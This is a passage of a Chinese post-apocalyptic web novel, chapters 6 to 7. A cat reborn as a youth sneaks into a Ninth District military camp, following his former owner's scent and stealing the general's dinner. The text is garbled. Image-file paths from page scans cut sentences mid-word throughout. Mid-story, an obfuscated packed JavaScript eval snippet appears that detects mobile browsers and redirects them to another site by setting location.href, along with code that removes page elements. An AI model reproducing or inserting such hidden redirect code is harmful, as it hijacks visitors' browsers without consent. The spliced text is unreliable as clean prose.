黄千星握紧拳头,继续说:“他们对三区发动的战争太突然了,而且怎么就这么巧合,又突然爆发了大规模的病毒感染?我怀疑那些病毒是有人故意趁乱散播的。绝对是九区和八区那些混蛋干的,他们什么事情都干的出来!他们就是想让我们这些幸存者感染!肯定是他们的燃料不够了,想要把我们都变成恶变者,然后拿去焚烧!拿去肢解!” 听不懂…… 南知摇头,忽略了黄千星的义愤填膺,目光已经被车外的壮观景象吸引。 他打开车窗,探头出去,指着天空,惊讶的说:“哇,两个太阳!” 外面真的很热,车窗打开,一股足以让人窒息的热浪压迫而来。太阳很毒辣,居然有两轮太阳挂在天上,一西一东。 在小猫去世之前,他已经有很长一段时间没见过太阳。铲屎官说太阳陨落了,再也不会出现温暖的太阳。 南知很好奇,回头问:“为什么会有两个太阳?” 他一回头,就对上三双震惊的目光。显然是南知这个问题震撼到了他们。 “你还真是失忆了。”黄千星说。 李聪说:“你连这个都不记得了?” 韩通说:“都是人工太阳,每个区都会自制人工太阳。” 人工太阳,又大又亮,就悬挂在人们的头顶上,距离很近很近。它看起来和以前的太阳没什么太大区别,却有着本质的不同。 人工太阳能覆盖的地方不算广泛,为了取暖为了氧气,为了不让病毒肆意横行,几乎每个特区都自制了人工太阳。 如此一来,难免就会出现太阳覆盖范围重合的地方,就像这片红沙冢,是三区和九区人工太阳重合的地方,被两个太阳炙烤,炎热度爆表,很少有生物能忍耐这样的酷刑。 人工太阳需要燃料才能发光发热,就像灯泡需要电一样自然。人工太阳需要的燃料就是感染R病毒后的恶变者的蓝血和骨肉。 “通过这片沙冢之后,不远就是三区了。”李聪指着前面说。 韩通叮嘱:“开慢点,谨慎点。” “我知道。”李聪点头。 通过两个太阳的覆盖范围,气温渐渐恢复正常,甚至有些寒冷。 三区已经是一片废墟,三区的人工太阳缺少燃料,正在渐渐熄灭。 天空灰蒙蒙的,像冬季的傍晚,寒冷中带着一丝丝的压抑。南知望着窗外的破败和狼藉,一瞬间仿佛回到了过去,仿佛回到他还是一只小猫,一只奄奄一息,就要死掉的小猫的时候。 那个时候,他飞快的窜出家门,身后是铲屎官大声的呼唤。 ——吱吱! ——吱吱回来! 他根本不敢回头,也不敢回应,只怕会克制不住,翘着尾巴跑回去,重新撞进铲屎官结实的怀中。 “就在前面。”韩通的声音略带沙哑。 车子停下,停在一个不起眼的破墙后。 南知看不太清楚,前面黑压压的,应该是有一座城市。似乎还有很多人在移动,不停的走来走去。 黄千星紧张的压低声音:“糟糕,是九区的那些士兵!” 残垣断戟一般的城市,被层层的士兵包围着,不停的有巡逻者经过。那些根本不是三区自己的士兵,他们穿着统一的军装,胳膊上别着统一的纹章。 6. 第 6 章 车子停在隐蔽的地方,四个人下车。 李聪压低声音:“三区被包围了,别靠的太近,他们看起来很警觉。” 黄千星皱眉说:“他们是什么人?” 下一秒,他自问自答:“好像是九区保卫团的人?” 韩通点头。 “那个人是不是九区保卫团的上校?”黄千星指着前面。 距离有点远,以南知的视力来说,只能分辨出是个人类走过去了,几乎无法区分男女,五官更是一团模糊。 黄千星说:“我之前见过他,胖子,你不是说你会读唇语吗?你快听听,这个人在说些什么。” 李聪说:“别着急,让我瞧瞧。” 那位上校先生很年轻,看起来也就二十出头的样子,正在和身边两个警卫说话。 李聪沉吟了一会儿,为难的抓抓脑门:“天太黑了,我什么也看不见啊,猜不出他们在说什么。” 背后一道清澈的少年音接口:“他说都打起精神,赵听寒将军亲自前来,加强守卫,城门不许任何人进出。” “什么?”李聪吓了一跳,差点喊出声:“赵听寒来了?他来了三区?!” “不对,等等。”黄千星瞪着刚刚接话的南知,说:“你也会唇语?”小猫看不懂唇语,只是单纯听力不错。 南知无视了黄千星的提问:“赵听寒是谁?” 李聪听到这个名字就打了个寒颤,他能敏锐的感觉到,旁边三个人的态度在转变,有恐惧的气息弥漫在空气里。 韩通沉声说:“是个棘手的人。” “还能是谁,”黄千星说:“九区的最高指挥官,最心狠手辣又不择手段的家伙。” 李聪小声说:“说不定真的叫千星猜对了,那些人敢明目张胆的偷袭咱们三区,就是有九区在背后撑腰!是九区赵听寒的授意!” 黄千星愤恨的说:“现在九区的士兵已经包围了这里,这不是显而易见的事情吗?” 韩通叹了口气,说:“现在这个世界,弱肉强食,再正常不过的事情了……” 黄千星攥拳:“三区已经一片废墟,他们还包围这里做什么?” 韩通说:“九区距离这里不算远,应该是怕三区的恶变者会将病毒传播到九区吧。” “我听说……”李聪神神秘秘的说:“九区的总部实验室一直在做保密实验,需要大量的实验体和实验空间,他们是不是想把三区变成一个庞大的试验区?” 黄千星说:“他们……咦?” 话说一半,黄千星震惊的睁大眼睛,左右晃着脑袋。 李聪问:“怎么了?” 黄千星说:“纸箱呢?” “什么?”李聪挠头。 “不对。”黄千星差点给自己一巴掌,改口说:“我是说,南知人呢!怎么不见了?” 南知从上车开始就抱着那只破纸箱,刚才下车也还抱着。所以黄千星一个不甚,就说错了话。 韩通立刻回头,纸箱和少年果然都不见了。 “他去哪了?” “不知道啊,我没注意。” “不见了……” 就在三个人将注意力集中在九区士兵身上的时候,南知已经悄悄的,抱着纸箱独自离开。 已经到了三区城门口,机智的小猫当然要甩掉那三个坏蛋。而且…… 就在刚才,南知吸了吸鼻子,又用力吸了吸鼻子。他闻到了熟悉的味道! “是铲屎的!” 少年抱着纸箱没入黑暗之中,顺着气味往前寻找。 绝对不会闻错,是他的铲屎官的味道。 “就是这个味道。”南知连连点头,暖暖的,又清新又沉稳,总是吸引着小猫,想要走过去用脑袋蹭蹭。 少年怀抱纸箱,一路闻一路找,很快就看到前方一片奇怪的建筑。 “像是……”南知调动脑袋里多出的人类记忆和常识,像模像样点头说:“像是临时搭建的营地。” 很大的一片营地,门口守卫森严,有两排士兵站岗,出入都需要查看证件。 不能从大门进,南知围着营地绕了半圈,找到没人的地方准备翻墙。 营地院墙上安装了高压电装置,就是为了防止别有用心之人翻越。可惜,南知不是别有用心之人,而是一只动作灵巧的小猫。 他先仰头看看高墙,然后一扬手,将随身携带的大纸箱顺着院墙扔了进去。 咚! 里面发出一声闷响,幸好纸箱是空的,动静不算大。 接下来就是南知自己了。 少年根本不需要助跑,也不需要任何助力,甚至没有用手去扶住墙壁,整个人身体轻巧的往上一窜,毫无悬念跳过高墙,根本没有触发警报。 南知重新抱起他珍贵的纸箱,耸动着小鼻头往前走去,嘴里喃喃的说着:“就是这个味道,已经很近了……” “在前面!” “没错,好香!” “好香好香~就是这个味道,我要流口水了。” “烤……烤鱼……哇,是烤鱼的味道~” “好饿……” 走着走着,南知被突如其来的香气吸引了注意力,两眼闪烁着比人工太阳还要炙热的光芒,舔舔嘴唇,拐了个弯。 好久没吃到烤鱼了。 这个烤鱼的味道和铲屎官做的一模一样。 吱吱最爱吃烤鱼了。 每次铲屎官都会精心的帮小猫挑干净所有的鱼刺。 南知感觉腮帮子酸酸的,差点就要流口水。 自从重新睁开眼睛,他只吃过一个干巴巴的面包,没有罐罐没有冻干,也没有猫条,烤鱼的味道对他来说简直就是致命的吸引。 “谁在哪里!” 一道高声呵斥突然响起,吓得南知差点原地窜起三米高。 “是谁!” 有士兵在巡逻中发现了一抹鬼鬼祟祟的黑影,立刻举着武器冲过来。 “发生什么了?” 他的喊声引来了更多的士兵,一位身材高挑的军官排开众 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17414969|200740||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 人走上前,说:“怎么了?有人胆子这么大,闯入我们九区的军营?” “周一上校!” 巡逻士兵行礼,有点支吾,说:“您看。” 那位周一上校问:“看什么?谁把一个空纸箱扔在这里?” 巡逻士兵回答说:“不知道。” 鬼鬼祟祟的人影转瞬消失,只是在这里多了一口纸箱,还是空纸箱。 周一上校好奇的上前检查空箱子,震惊的说:“这不是我们九区丢失的那批货物吗?” 箱子破破烂烂,但上面的印章清晰可见,盖着九区的标志。 周一叉腰,自言自语说:“有人抢走了我们的货物,还胆敢将空箱子扔回来,这是在示威啊?” 士兵们一听,又是气愤又是毛骨悚然。 那个人是谁,军营守卫森严,对方无声无息的闯入,谁也没有看到他的面容。 周一上校拎起空箱子,说:“今夜要加强守卫,这件事情我会去报告给将军的。” “是!”士兵们回答。 安排好巡逻工作,周一上校拎着纸箱一路往前走,来到一处临时帐篷门口,抬手敲门。 “进。” 里面传来一道简短严肃的回答。 周一打开门,将箱子带进去,说:“将军,打扰您了,有情况需要向您汇报。” 这间临时的营帐很大,里面的摆设却很简单,一位看起来二十几岁的年轻军官坐在桌前,没有抬头。 是九区最高的指挥官,赵听寒将军。 周一关上门,神神秘秘的说:“老赵,发生邪乎的事情了,你看啊。” 赵听寒将军从桌子后面长身站起,比周一上校高出不少,目测超过一米九的身高,穿着笔挺的军装,不论是宽肩还是长腿,都给人一种十足的压迫感。 他一丝不苟的军装腰间,佩戴着一只跳了线、打了补丁的鲷鱼玩具小挂件。格格不入,十分扎眼。 “物资箱,空了。”赵听寒将军扫了一眼,说。 周一连连点头,说:“对!有人刚刚潜入军营,丢下的!绝对是挑衅啊!你说是什么人干的?是不是八区那些小王八背后搞鬼?” “也不对。”周一摇摇头:“八区那些货色普普通通,暗地里搞点小手段小心机还行,他们有谁能神不知鬼不觉潜入这里?难道是五区?也不对啊。难道是……” 赵听寒将军抬手,打断了他毫无根据的猜测,走过去拿起桌上的控制器,按了几下。 周一上校立刻跟上,着急的探头说:“给我也看看。” 是无人机监控设备拍摄到的军营画面,这里有十几台无人机二十四小时监控,就是为了防止突发情况。 很快的,画面中出现了纸箱。 “对对,就是这个箱子!”周一立刻指着说。 纸箱之后,一位身材纤细的少年跃墙而入。 周一吃惊的说:“身手不错啊,这是谁?只有他一个人?” 赵听寒声音是一成不变的平静,说:“抓住他。” 7. 第 7章 “是!” 周一上校点上一队警卫团,立刻按照监控所示去围捕潜入军营的陌生少年。 “上校,就在前面!” “他往南面逃了。” “就在前面。” 周一快步往前走,突然说:“怎么停下了?” 警卫们面露为难,说:“上校,这……目标消失了。” “什么?”周一上校一愣,抢过监控器查看,喃喃自语说:“消失了?真的消失了?这怎么可能呢。” 军营的守卫极为森严,无人机监控一直盘旋在各个角落,几乎没有任何死角。就在这种情况下,视频里身材纤细的少年毫无预兆的无影无踪。 “他的动作太快了……”周一上校表情严肃很多:“到底是什么人?” 视频仿佛跳了帧,少年在一眨眼的时间消失,不知去向。 “报告!上校!” 就在这个时候,有士兵快步跑来:“上校,有情况!” “又怎么了?”周一揉揉额角,感觉今天运气很差,干什么都不顺。 士兵说:“有人入侵了食堂和后厨。” “你说什么?食……”食堂?还有厨房? 上校先生皱眉说:“谁?下毒?是不是那个身材瘦弱的少年?” 士兵摇头,沉默。他们只发现了狼藉的食堂和厨房,根本没发现作案之人是谁。 周一带着警卫团来到出事的食堂,走进去稍微松了口气,没有想象中的混乱和狼藉,几乎看不出有人入侵。 “上校,您来了。”食堂负责人着急的说:“这些都是士兵们的晚餐,我们按时准备好,本来马上就要分发下去,谁想到……” 突然有人趁着他们不注意,潜入了厨房,然后悄悄掀开了每盘菜的盖子。 “只是掀开了盖子?”周一问。 负责人点头:“看着像是这样。” 只是掀开了盖子,没有被吃过的痕迹,也没有下了毒的痕迹。但这都说不准,已经有化验室的人来取样,但结果需要一定时间。 周一有些摸不着头脑。 负责人支吾了几声,终于说:“还有……” “还有什么,痛快点。”周一上校说。 负责人说:“士兵们的餐食只是被打开了盖子,但是为将军准备的晚餐……被偷吃光了。” “什么?”周一大喊了一声,下巴差点掉在地上。 一小时后,潜入军营的少年还是没有抓住,周一看了看时间,硬着头皮回去报告。 叩叩! “进。” 听到将军的允许,周一上校谨慎推门,走进去,小声的咳嗽一声,嗖了嗖嗓子。 “没抓到?” 赵听寒将军正在翻着一份文件,只说了三个字。 周一挠了挠脸颊,尴尬的说:“还没抓到那个人。不过!我们有其他的发现。” “说说看。”赵听寒将军抬起头。 周一立刻将一段监控视频拿过去,说:“抓到了其他的小蚂蚁。我调取了营地附近的监控,发现这个少年并不是单独一人,其实还有同伙。他是坐着一辆改装吉普来到附近的,和他同行还有三人。” 上校先生说的,当然就是韩通、李聪和黄千星三个人。 他们忽然失去了南知的踪迹,非常着急,在附近小心谨慎的寻找着。 周一继续说:“这三个人看起来像老油条了,很滑头。不过我已经将他们三个都抓了起来,关进了审讯室。” 赵听寒将军按下暂停键,监控画面停止。一辆大吉普停在隐蔽的断墙后,车上下来四位年轻人,其中一人恐怕还不足二十岁,精致的五官被拍摄的相当清楚,甚至能看到他眼中清澈的光芒。 少年身材纤细,双手抱着一个很大的纸箱。 赵听寒平静的说:“你去审讯他们。” “好,我现在就去!”周一点头:“你就等我的好消息吧,半小时之后,我肯定让他们把同伙给交代出来。” 临走之前,周一犹豫了一下,折返回来说:“那个老赵啊,你的晚餐还要再等十来分钟。咳!” 赵听寒将军皱眉,看了一眼墙上挂着的时钟,早已过了晚餐时间。 周一干笑:“被偷吃了……” 他没说谁干的,不过有这么大胆子的人,且这么无聊的人,以前根本就没有出现过。 赵听寒将军面无表情,平静的站起,说:“我亲自去审讯。” “哦。”周一缩了缩脖子,点点头。 …… 南知溜进军营,因为烤鱼的香气,忍不住开了个小差,结果就将宝贝纸箱弄丢了。 “我的纸箱……” 少年垂着头,那可是他要送给铲屎官的礼物啊,居然弄丢了,根本不记得什么时候松的手,也不记得落在了什么地方。 南知决定回去找,在回去的路上,又闻到了那股香喷喷的烤鱼味,流着口水推开一扇门。 是食堂! 热腾腾的饭菜,种类很多,而且菜量极大! 少年忍不住舔舔嘴唇,将找纸箱的事情忘在了脑后,决定先饱餐一顿。这些都比干巴巴的面包要好吃许多! 南知大摇大摆进了食堂,挑挑拣拣,把每一道菜的盖子全部打开,闻了一遍之后,选定了其中一份最精美的套餐。 烤鱼,吃一点。 小猫点头,就是这个味道。如果有人能提前帮他挑干净鱼刺就完美了。 大虾,吃一点。 小猫点头,剥了壳的大虾,吃起来就是满足,清爽又弹牙。 青菜,吃不了一点。 小猫摇头,绿绿的丑丑的,不好吃。 饱餐一顿,少年用纸巾优雅的擦了擦因为进食变得略显丰满的嘴唇,叹息着:“好饱啊。” 糟糕,差点忘记纸箱。 南知离开食堂,很着急的继续去寻找他的宝贝纸箱。 “刚才好像……好像走到这里的时候就没了。”少年迷茫的眨眼,记不太清楚。 他用力吸吸鼻子,想要分辨出纸箱的味道。 